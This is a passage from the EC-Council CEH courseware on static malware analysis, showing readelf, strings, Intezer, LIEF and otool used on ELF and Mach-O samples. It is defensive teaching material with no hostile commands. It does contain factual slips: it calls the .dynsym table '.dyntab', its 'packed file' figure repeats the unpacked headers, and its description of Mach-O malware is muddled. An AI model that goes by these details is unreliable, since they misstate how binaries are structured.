easy for you to find harmful or malicious processes.

  Features:

  - Disassembler

    As a disassembler, IDA Pro explores binary programs, for which the source code is not always available, to create maps of their execution.

  - Debugger

    The debugger in IDA Pro is an interactive tool that complements the dissembler to perform static analysis in one step. It bypasses the obfuscation process, which helps the assembler to process the hostile code in detail.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 7.91: Screenshot of IDA Pro

hide01.ir

Some additional debugging tools are as follows:

- Ghidra(*https://ghidra-sre.org*)
- x64dbg (*https://x64dbg.com*)
- Radare2 (*https://rada.re*)
- OllyDbg (*https://www.ollydbg.de*)
- WinDbg (*http://www.windbg.org)*

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

37 Module 07 | Malware Threats

EC-Council CEH

Static Malware Analysis: Analyzing ELF Executable Files

Static Analysis of ELF Files Using readelf


- Identify symbols in ELF executables:
  readelf -s <malware-sample>
- Identify program headers in ELF executables:
  readelf -l <malware-sample>
- Identify ELF file headers:
  readelf -h <malware-sample>

Extracting Strings from ELF Executable Files

- Use Linux command strings to extract strings:
  strings malware-sample > str.txt

Analyzing String Reuse Using Intezer

- Intezer is a malware analysis platform that scans files, URLs, endpoints, and memory dumps



Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit www.eccouncil.org

Analyzing ELF Executable Files

ELF is a generic executable file format in Linux. It contains three main components including an ELF header, sections, and segments. Each component plays an independent role in the loading and execution of ELF executables.

The static analysis of an ELF file involves investigating an ELF executable file without running or installing it. It also involves accessing the binary code and extracting valuable artifacts from the program.

The result of the analysis determines whether the file is malicious. If the ELF file is malicious, the extracted information is insufficient to identify the behavior and purpose of the malware; it requires further analysis (dynamic analysis) in a secured or closed environment.

- **Static Analysis of ELF Files Using readelf**

  Source: *https://linux.die.net*

  The readelf tool displays information about one or more ELF object files. The options control what information to display. The tool supports 32-bit and 64-bit ELF files. Security professionals can use readelf to extract static artifacts from an ELF executable.

  Identifying Symbols in ELF Executables

  Extracting symbols is a process of retrieving data types such as functions and variables used in the source code. These symbols explain what functions and variables are used by the developers in the code, which helps in understanding the functionality of the code.

hide01.ir

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Run the following command to extract symbols from an ELF executable:

```
readelf -s <malware-sample>
```

Here, the **-s** option is used to display the entries in the symbol table section of the file. Alternatively, use the **--symbols** or **--syms** options to extract symbols.

```
ubuntu@ubuntu-Virtual-Machine: ~/Downloads
ubuntu@ubuntu-Virtual-Machine:~/Downloads$ readelf -s "ELF Test File"

Symbol table '.dynsym' contains 5 entries:
   Num:    Value          Size Type    Bind   Vis      Ndx Name
     0: 0000000000000000     0 NOTYPE  LOCAL  DEFAULT  UND
     1: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND puts@GLIBC_2.2.5 (2)
     2: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND [...]@GLIBC_2.2.5 (2)
     3: 0000000000000000     0 NOTYPE  WEAK   DEFAULT  UND __gmon_start__
     4: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND sleep@GLIBC_2.2.5 (2)

Symbol table '.symtab' contains 66 entries:
   Num:    Value          Size Type    Bind   Vis      Ndx Name
     0: 0000000000000000     0 NOTYPE  LOCAL  DEFAULT  UND
     1: 0000000000400238     0 SECTION LOCAL  DEFAULT    1 .interp
     2: 0000000000400254     0 SECTION LOCAL  DEFAULT    2 .note.ABI-tag
     3: 0000000000400274     0 SECTION LOCAL  DEFAULT    3 .note.gnu.build-id
     4: 0000000000400298     0 SECTION LOCAL  DEFAULT    4 .gnu.hash
     5: 00000000004002b8     0 SECTION LOCAL  DEFAULT    5 .dynsym
     6: 0000000000400330     0 SECTION LOCAL  DEFAULT    6 .dynstr
     7: 0000000000400374     0 SECTION LOCAL  DEFAULT    7 .gnu.version
     8: 0000000000400380     0 SECTION LOCAL  DEFAULT    8 .gnu.version_r
     9: 00000000004003a0     0 SECTION LOCAL  DEFAULT    9 .rela.dyn
    10: 00000000004003b8     0 SECTION LOCAL  DEFAULT   10 .rela.plt
    11: 0000000000400418     0 SECTION LOCAL  DEFAULT   11 .init
    12: 0000000000400440     0 SECTION LOCAL  DEFAULT   12 .plt
    13: 0000000000400490     0 SECTION LOCAL  DEFAULT   13 .text
    14: 0000000000400624     0 SECTION LOCAL  DEFAULT   14 .fini
    15: 0000000000400630     0 SECTION LOCAL  DEFAULT   15 .rodata
    16: 0000000000400680     0 SECTION LOCAL  DEFAULT   16 .eh_frame_hdr
    17: 00000000004006b8     0 SECTION LOCAL  DEFAULT   17 .eh_frame
    18: 0000000000600e10     0 SECTION LOCAL  DEFAULT   18 .init_array
    19: 0000000000600e18     0 SECTION LOCAL  DEFAULT   19 .fini_array
```

Figure 7.92: Viewing symbols using the readelf tool

The above screenshot shows two different tables, **.dynsym** and **.symtab**.

- **.dyntab**: This table contains dynamically linked symbols that are taken from external sources such as **libc** libraries, which are stored by the OS at runtime.
- **.symtab table**: This table contains all the symbols defined by the developers in the binary source code, including symbols from **.dyntab**.

Identifying Program Headers in ELF Executables

The program headers in an ELF executable reveals the memory layout of the binary code. It helps in determining whether the ELF executable file is properly packed. For this purpose, the readelf tool can be used with the **-l** option followed by the file name of the EFL executable.

Run the following command to retrieve ELF program headers:

```
readelf -l <malware-sample>
```


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

```
ubuntu@ubuntu-Virtual-Machine: ~/Downl...
ubuntu@ubuntu-Virtual-Machine:~/Downloads$ readelf -l "ELF Test File"

Elf file type is EXEC (Executable file)
Entry point 0x400490
There are 9 program headers, starting at offset 64

Program Headers:
  Type           Offset             VirtAddr           PhysAddr
                 FileSiz            MemSiz              Flags  Align
  PHDR           0x0000000000000040 0x0000000000400040 0x0000000000400040
                 0x00000000000001f8 0x00000000000001f8  R E    0x8
  INTERP         0x0000000000000238 0x0000000000400238 0x0000000000400238
                 0x000000000000001c 0x000000000000001c  R      0x1
      [Requesting program interpreter: /lib64/ld-linux-x86-64.so.2]
  LOAD           0x0000000000000000 0x0000000000400000 0x0000000000400000
                 0x00000000000007ac 0x00000000000007ac  R E    0x200000
  LOAD           0x0000000000000e10 0x0000000000600e10 0x0000000000600e10
                 0x000000000000022c 0x0000000000000230  RW     0x200000
  DYNAMIC        0x0000000000000e28 0x0000000000600e28 0x0000000000600e28
                 0x00000000000001d0 0x00000000000001d0  RW     0x8
  NOTE           0x0000000000000254 0x0000000000400254 0x0000000000400254
                 0x0000000000000044 0x0000000000000044  R      0x4
  GNU_EH_FRAME   0x0000000000000680 0x0000000000400680 0x0000000000400680
                 0x0000000000000034 0x0000000000000034  R      0x4
  GNU_STACK      0x0000000000000000 0x0000000000000000 0x0000000000000000
                 0x0000000000000000 0x0000000000000000  RW     0x10
  GNU_RELRO      0x0000000000000e10 0x0000000000600e10 0x0000000000600e10
                 0x00000000000001f0 0x00000000000001f0  R      0x1

 Section to Segment mapping:
  Segment Sections...
   00
   01     .interp
   02     .interp .note.ABI-tag .note.gnu.build-id .gnu.hash .dynsym .dynstr .gnu.vers
ion .gnu.version_r .rela.dyn .rela.plt .init .plt .text .fini .rodata .eh_frame_hdr .e
h_frame
   03     .init_array .fini_array .jcr .dynamic .got .got.plt .data .bss
   04     .dynamic
   05     .note.ABI-tag .note.gnu.build-id
```

Figure 7.93: Viewing program headers using the readelf tool

As shown in the screenshot, the ELF executable contains a few program headers, which include two **PT_LOAD** segments with **RE** and **RW** flags. Here, **RE** denotes "read and execute," while **RW** denotes "read and write."

If the ELF executable is properly packed, then the program headers are hidden as shown in the screenshot.

```
Program Headers:
  Type           Offset             VirtAddr           PhysAddr
                 FileSiz            MemSiz              Flags  Align
  PHDR           0x0000000000000040 0x0000000000400040 0x0000000000400040
                 0x00000000000001f8 0x00000000000001f8  R E    0x8
  INTERP         0x0000000000000238 0x0000000000400238 0x0000000000400238
                 0x000000000000001c 0x000000000000001c  R      0x1
      [Requesting program interpreter: /lib64/ld-linux-x86-64.so.2]
  LOAD           0x0000000000000000 0x0000000000400000 0x0000000000400000
                 0x00000000000007ac 0x00000000000007ac  R E    0x200000
  LOAD           0x0000000000000e10 0x0000000000600e10 0x0000000000600e10
                 0x000000000000022c 0x0000000000000230  RW     0x200000
  DYNAMIC        0x0000000000000e28 0x0000000000600e28 0x0000000000600e28
                 0x00000000000001d0 0x00000000000001d0  RW     0x8
  NOTE           0x0000000000000254 0x0000000000400254 0x0000000000400254
                 0x0000000000000044 0x0000000000000044  R      0x4
  GNU_EH_FRAME   0x0000000000000680 0x0000000000400680 0x0000000000400680
                 0x0000000000000034 0x0000000000000034  R      0x4
  GNU_STACK      0x0000000000000000 0x0000000000000000 0x0000000000000000
                 0x0000000000000000 0x0000000000000000  RW     0x10
  GNU_RELRO      0x0000000000000e10 0x0000000000600e10 0x0000000000600e10
                 0x00000000000001f0 0x00000000000001f0  R      0x1
```

Figure 7.94: Viewing program headers of a packed file using the readelf tool

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Identifying ELF File Headers

The ELF executable file header contains general information such as binaries' entry points, program headers, table locations, etc. These data help in determining the file architecture and the machine for which the file is designed to run.

Execute one of the following commands to retrieve the information contained in the ELF header at the start of the file:

```
readelf -h <malware-sample>
readelf --file-header <malware-sample>
```




Figure 7.95 Viewing file headers using the readelf tool

- **Extracting Strings from ELF Executable Files**

  String extraction involves collecting vital information about a suspected ELF executable file. Strings such as symbols, section names, and functions names reveal the purpose of the binary code. Linux has a default command called **`strings`** that extracts strings and saves those strings in a .txt file.

  Run the following command to extract strings from an ELF executable file:

  ```
  strings malware-sample > str.txt
  ```

- **Analyzing String Reuse Using Intezer**

  Source: *https://www.intezer.com*

  Intezer is malware analysis platform that scans files, URLs, end points, and memory dumps. It extracts strings from uploaded malware samples and identifies whether those strings are used in other files. It reduces the effort of malware analysts by analyzing unknown malware that are difficult to trace.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 7.96: Screenshot of Intezer showing relevant strings

hide01.ir

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

38 Module 07 | Malware Threats

EC-Council CEH


Static Malware Analysis: Analyzing Mach Object (Mach-O) Executable Files

- Mach-O is an **executable file format for macOS** and iOS that is similar to the PE format for Windows and ELF for Linux
- Use tools such as **pagestuff**, **LIEF**, or **otool** to analyze Mach-O malware
- Use **Hopper Disassembler to view Mach-O executable files** and find information regarding the logical pages associated with that file

Malicious Mach-O Binaries

https://github.com

Reverse Engineering Mach-O Binaries



https://www.hopperapp.com

Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit www.eccouncil.org

Analyzing Mach Object (Mach-O) Executable Files

Mach object (Mach-O) is an executable file format similar to the Portable Executable (PE) format for Windows and ELF for Linux. It is associated with binaries present in macOS and iOS. This file format is used to distribute code and determines the mechanism through which the memory reads both data and code present in a binary file. Mach-O malware has a direct impact on a program's performance because memory usage and paging activities are affected by the order of code within a binary file. This malware allows attackers to generate two arrays, which get overlapped in memory, and to set a memory location for executing a Mach-O executable. Attackers can leverage this functionality for privilege escalation and for exploiting next-stage vulnerabilities with root access.

Malicious Mach-O Binaries

Mach-O can be referred to as a binary stream of bytes that are combined to form meaningful data chunks. The data include information related to the CPU type, data size, order of the bytes, etc. Mach-O binaries are arranged into different segments that comprise individual sections. These individual sections store different types of code or data. Some of the segments of a Mach-O binary are **__PAGEZERO**, **__TEXT**, **__DATA**, **and __OBJC**. Attackers can use these segments to hide malicious code and execute it for escalating privileges.

Security analysts must analyze Mach-O malware to take proper mitigative measures and restrict privilege escalation attempts in macOS systems. Analysts can use tools such as pagestuff, LIEF, or otool to analyze Mach-O malware and take the necessary actions for the prevention of privilege escalation.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **LIEF**

  Source: *https://lief-project.github.io*

  LIEF is an acronym for Library to Instrument Executable Formats. It is a cross-platform tool developed by QuarksLab for parsing and manipulating different executable formats including Mach-O binary formats. In addition, it can be used in different programming languages such as C, C++, and Python and can abstract the common features of executable formats.

  Run the following commands to obtain information on a Mach-O executable:

```
import lief
binary = lief.parse("/usr/bin/ls")
print(binary)
```

- **otool**

  Source: *https://github.com*

  Security analysts can use otool to analyze or examine a binary and obtain information about an iOS application. They can check the binary links with a shared library using the following command:

```
otool -L UnPackNw > ~/Malware/libs.txt
```

Figure 7.97: Screenshot of otool

  Execute the following command to dump the method names from the Obj section of a Mach-O binary:

```
otool -oV UnPackNw > ~/Malware/methods.txt
```

  Run the following command to acquire the disassembly:

```
otool -tV UnPackNw > ~/Malware/disassembly.txt
```

  After executing the above command, the obfuscated file name can be found.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

```
46 00000001000015ff        movq    0x96ea(%rip), %rsi ## Objc selector ref: mainBundle
47 0000000100001606        movq    %rax, %rdi
48 0000000100001609        callq   *0x7a99(%rip) ## Objc message: +[NSBundle mainBundle]
49 000000010000160f        leaq    0x7daa(%rip), %rsi ## Objc cfstring ref: @"unpack"
50 0000000100001616        leaq    0x7dc3(%rip), %rdi ## Objc cfstring ref: @"txt"
51 000000010000161d        movq    0x96d4(%rip), %rcx ## Objc selector ref: pathForResource:ofType
   :
52 0000000100001624        movq    %rdi, -0x30(%rbp)
53 0000000100001628        movq    %rax, %rdi
54 000000010000162b        movq    %rsi, -0x38(%rbp)
55 000000010000162f        movq    %rcx, %rsi
56 0000000100001632        movq    -0x38(%rbp), %rdx
57 0000000100001636        movq    -0x30(%rbp), %rcx
58 000000010000163a        callq   *0x7a68(%rip) ## Objc message: -[%rdi pathForResource:ofType:]
59 000000010000163d        movl    $0x4, %r8d
60 0000000100001643        movl    %r8d, %ecx
61 0000000100001646        xorl    %r8d, %r8d
62 000000010000164c        movq    %rax, -0x20(%rbp)
63 0000000100001650        movq    0x9a51(%rip), %rax ## Objc class ref: _OBJC_CLASS_$_NSString
64 0000000100001657        movq    -0x20(%rbp), %rdx
65 000000010000165b        movq    0x969e(%rip), %rsi ## Objc selector ref: stringWithContentsOfFi
   le:encoding:error:
66 0000000100001662        movq    %rax, %rdi
67 0000000100001665        callq   *0x7a3d(%rip) ## Objc message: +[NSString stringWithContentsOfF
   ile:encoding:error:]
68 000000010000166b        movq    %rax, -0x28(%rbp)
69 000000010000166f        movq    0x9a3a(%rip), %rax ## Objc class ref: EncodeDecodeOps
70 0000000100001676        movq    -0x28(%rbp), %rdx
71 000000010000167a        movq    0x9687(%rip), %rsi ## Objc selector ref: enncryptDecryptString:
72 0000000100001681        movq    %rax, %rdi
73 0000000100001684        callq   *0x7a1e(%rip) ## Objc message: +[EncodeDecodeOps enncryptDecryp
   tString:]
```

Figure 7.98: Screenshot of otool showing an obfuscated text file and its contents

The output of the above command can be examined line by line to analyze actual file contents and encryption methods used.

hi-de01.ir

Reverse Engineering Mach-O Binaries

As Mach-O binaries include different segments and their corresponding sections, security analysts must evaluate the internal structure of a binary for the identification of malicious code. Furthermore, all the methods and executable files present within the segments can be examined through the reverse engineering process to mitigate potential threats. Mach-O binary files can be analyzed using tools such as Hopper Disassembler.

- **Hopper Disassembler**

  Source: *https://www.hopperapp.com*

